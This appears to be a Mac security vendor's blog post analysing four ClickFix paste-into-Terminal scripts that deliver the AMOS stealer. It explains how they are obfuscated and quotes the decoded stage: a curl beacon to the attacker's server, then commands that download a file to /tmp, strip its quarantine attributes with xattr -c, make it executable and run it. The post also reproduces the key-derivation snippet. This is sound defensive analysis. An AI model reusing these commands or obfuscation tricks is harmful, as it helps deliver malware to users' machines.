Blog · November 15, 2026 · ClickFix
ClickFix: what’s really in the line they ask you to paste into Terminal
The command a fake “verify you are human” page asks you to paste fetches a disguised script, and once the disguise is peeled off, that script holds what it needs to download a program and launch it on your Mac.
A web page tells you that you need to “verify you are human” or “fix” something. It asks you to open Terminal and paste in a line. This is ClickFix. There is no security flaw and no attachment involved. You run the program yourself.
Were you asked to paste a command? Our guide A website asked you to paste a command in Terminal? shows how to recognize the lure, how to read the command without running it, and what to do if you already pressed Return.
The pasted line downloads a script. We collected four of these scripts, first seen between September 15 and October 18, 2026, and gave them to MacVigil. None of them was run. All four come out dangerous, scoring between 88 and 90 out of 100, by behavior alone: with XProtect, MacVigil’s list of known-malware fingerprints and its DeepBranch AI second opinion switched off, so the verdict rests only on what MacVigil reads in each file.

A 3 KB script that gives nothing away
Opened in a text editor, the script looks like maintenance. Reassuring comments, “run bookkeeping”, “routine cache maintenance”, then a variable with a harmless-sounding name that holds several hundred hexadecimal characters:
#!/bin/zsh
# --- run bookkeeping ---
_run_tmp=$(mktemp -t t3d568 2>/dev/null || echo /tmp/t3d568.$$)
_schema_id="5ce396506c9d9bfa12fee73c228ae4b9ad1e44550b5e95…
Nothing in it reads as an address or a recognizable command. A tool that searches for suspicious text finds nothing.
What MacVigil reads
The script carries everything needed to decrypt itself. The initialization vector is written in it, and the key is one line of arithmetic away: a number computed from a few harmless-looking settings, then passed through MD5. MacVigil follows the chain the way the shell would, without running anything, and writes it in the report:
decoded from the literals the file binds, joined at line 52 (xxd -r -p → openssl enc -d -aes-128-ctr (key and IV written in the file) → gunzip), kept in $_r, fed to eval at line 54In plain words: hexadecimal, decrypted with AES-128, decompressed, then handed to eval. Under those three layers sits a second script, and that is the one that would act. MacVigil reads three commands in a row in it:
${fwhle} -fsSL -o ${ownczu} ${zpow8d}
mv ${ownczu} ${p6i0el}
${p6i0el}
Even decrypted, the script still hides its words in variables. Once the variables are replaced with their values, the app shows three steps: Download, Move, Execute. The script contains what it needs to download a file into /tmp, rename it, and launch it. Read in full, the chain has five steps, not three: between the rename and the launch, the script also clears the file’s extended attributes (xattr -c) and makes it executable (chmod +x). The three above are the ones the finding ties together.

The finding is called “Downloads and executes the same file version”. The key word is same. MacVigil does not stop at seeing a download and a launch in the same script. It checks that the file launched is the very file just downloaded, and that every command between the two is one it understands.
Two other findings come with it: commands assembled from pieces stored in 19 variables, and an address spelled out byte by byte (\150\164\164\160…) so that it never appears in plain text.
The same behavior, four times
| File (SHA-256) | First seen | Label | Verdict by behavior |
|---|---|---|---|
6e9fda95863ee943003d1b2ce25f4877f03c08d0cbfdaad1946450b6f4006fc2 | October 18, 2026 | AMOS | dangerous 89 |
f108998292512b5ec1ce20f5f67c15bacf337e53192e36c6f33c09dd4cd6abbd | October 18, 2026 | none | dangerous 90 |
6e753133e537264247a08587d87b30b8d9a96caea1d6cc92d41fc8058073b8f7 | September 18, 2026 | AMOS | dangerous 88 |
658795aec64a3fc84cdc6ccd8af9d2013c52882e9015b659a0fe7139cb8cd3ca | September 15, 2026 | none | dangerous 88 |
The first three go through the same chain: hexadecimal, AES-128, gzip. The second one hands the result to zsh instead of eval. The fourth, older and shorter, is not encrypted: it spells out its text byte by byte. The variable names, the comments and the key change from one file to the next, and so does the fingerprint. The behavior stays the same: download a file, then launch it.
Two of these files had no family tag. Each of them reports to the same server as one of the tagged files, and one shares its download path token with a tagged file. MacVigil reads them like the others.
What the script actually does, line by line
We also took the four scripts apart by hand, without running them, to see everything the hidden layer holds, not only the three steps that decide the verdict.
The key is a sum. Three of the scripts are encrypted, and none writes its key down. A block of settings that looks like configuration is the key material:
_flavor="global"
_track="beta"
_timeout_s=219
_kb=$(( ( $_timeout_s * 1337 + ${#_track} % 4096 + ${#_flavor} ) ))
_k=$(printf '%s' "$_kb" | md5)
That works out to 292813, and the MD5 of that number is the AES key. The encrypted text is cut into five or six pieces, scattered through the file under names like _cache_seed and _license_salt, and glued back in a different order just before decryption. One extra variable of the same look belongs to no piece: it is padding. The reassuring part is real code that would run: one script counts old files in your Caches folder and prints “preflight ok”, another creates a folder ~/Library/Caches/update_… and writes a date in it.
It phones home before it downloads anything. The first line of the hidden layer is not the download. It is a report:
curl -fsS -4 --connect-timeout 5 --max-time 10 -X POST
  -H 'user: AgLqUReo…' -H 'BuildID: AgKfzLPT…'
  "…/api/metrics/run?event=pasted" &
The request says nothing about your Mac. It says that someone pasted the line, and it carries two identifiers, user and BuildID. The script is written to keep count of its victims, step by step: a second report, event=stager, is sent just before the downloaded program starts.
Then five steps, not three. Between those two reports:
curl -fsSL -o /tmp/.vg75qd.$$ …/f/…/…
mv /tmp/.vg75qd.$$ /tmp/.vg75qd
xattr -c /tmp/.vg75qd
chmod +x /tmp/.vg75qd
/tmp/.vg75qd
The file name starts with a dot, so the Finder would not show it. xattr -c strips the marks macOS attaches to a file, chmod +x makes it a program, and the last line runs it.
The four files are two pairs. The two scripts without a family tag are not strangers to the two tagged AMOS. Each reports to the same server as a tagged one. And the September pair downloads from two different hosts but with the same 43-character token in the path, ending in /cc2/update for one and /kis/update for the other. The fourth file, the unencrypted one, is simply the hidden layer of the other three delivered bare: same filler lines, same spelling tricks, one report instead of two.
These scripts only fetch a program and start it: what that program is, and whether the servers still answer, is not in these files, and that user and BuildID identify a seller’s customer and a build is our reading of the header names, not something the file states.
How to protect yourself
Never paste into Terminal a line a web page gives you. No legitimate site checks that you are human this way. If you have already downloaded a script and you are unsure about it, drop it into MacVigil before you open it.
If you already pasted one, follow the steps in our ClickFix guide.
Get the next write-up by email:
More: a website asked you to paste a command in Terminal · fake password prompts on a Mac · check your Mac for malware · all blog posts